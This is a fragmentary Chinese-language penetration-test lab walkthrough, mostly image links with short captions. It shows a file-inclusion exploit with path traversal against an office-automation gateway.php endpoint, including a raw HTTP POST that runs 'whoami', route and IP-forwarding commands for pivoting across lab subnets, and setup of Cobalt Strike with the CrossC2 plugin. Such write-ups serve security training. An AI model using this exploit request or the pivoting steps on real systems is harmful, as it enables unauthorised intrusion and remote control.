
发现文件上传地址
+OK [vm]258@2601_1634383178|jpg|0[/vm]
2601/1634383178.jpg
文件包含
POST /ispirit/interface/gateway.php HTTP/1.1
Host: 192.168.52.20
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.21.0
Content-Length: 69
Content-Type: application/x-www-form-urlencoded

json={"url":"/general/../../attach/im/2601/254328603.jpg"}&cmd=whoami
url 地址
http://192.168.52.30:8080/ispirit/interface/gateway.php?json={}&url=../../ispirit/../../attach/im/2601/1634383178.jpg

连接成功,记得配置代理.查看一下 IP,发现还有一个

添加路由
kali 添加路由
route add -net 192.168.52.0 netmask 255.255.255.0 gw 192.168.147.129 eth0
route -n
Web 1 添加转发功能
sysctl -w net.ipv4.ip_forward=1
Web 2 添加路由
route add -net 192.168.59.0 netmask 255.255.255.0 gw 192.168.52.10 eth0
PC 1 添加路由
route add 192.168.147.0 mask 255.255.255.0 192.168.52.10


测试 Web2 与 Kali 和 PC 的连通性
CS 监听
下载一个插件
https://github.com/gloxec/CrossC2/releases


开启 CS 服务端
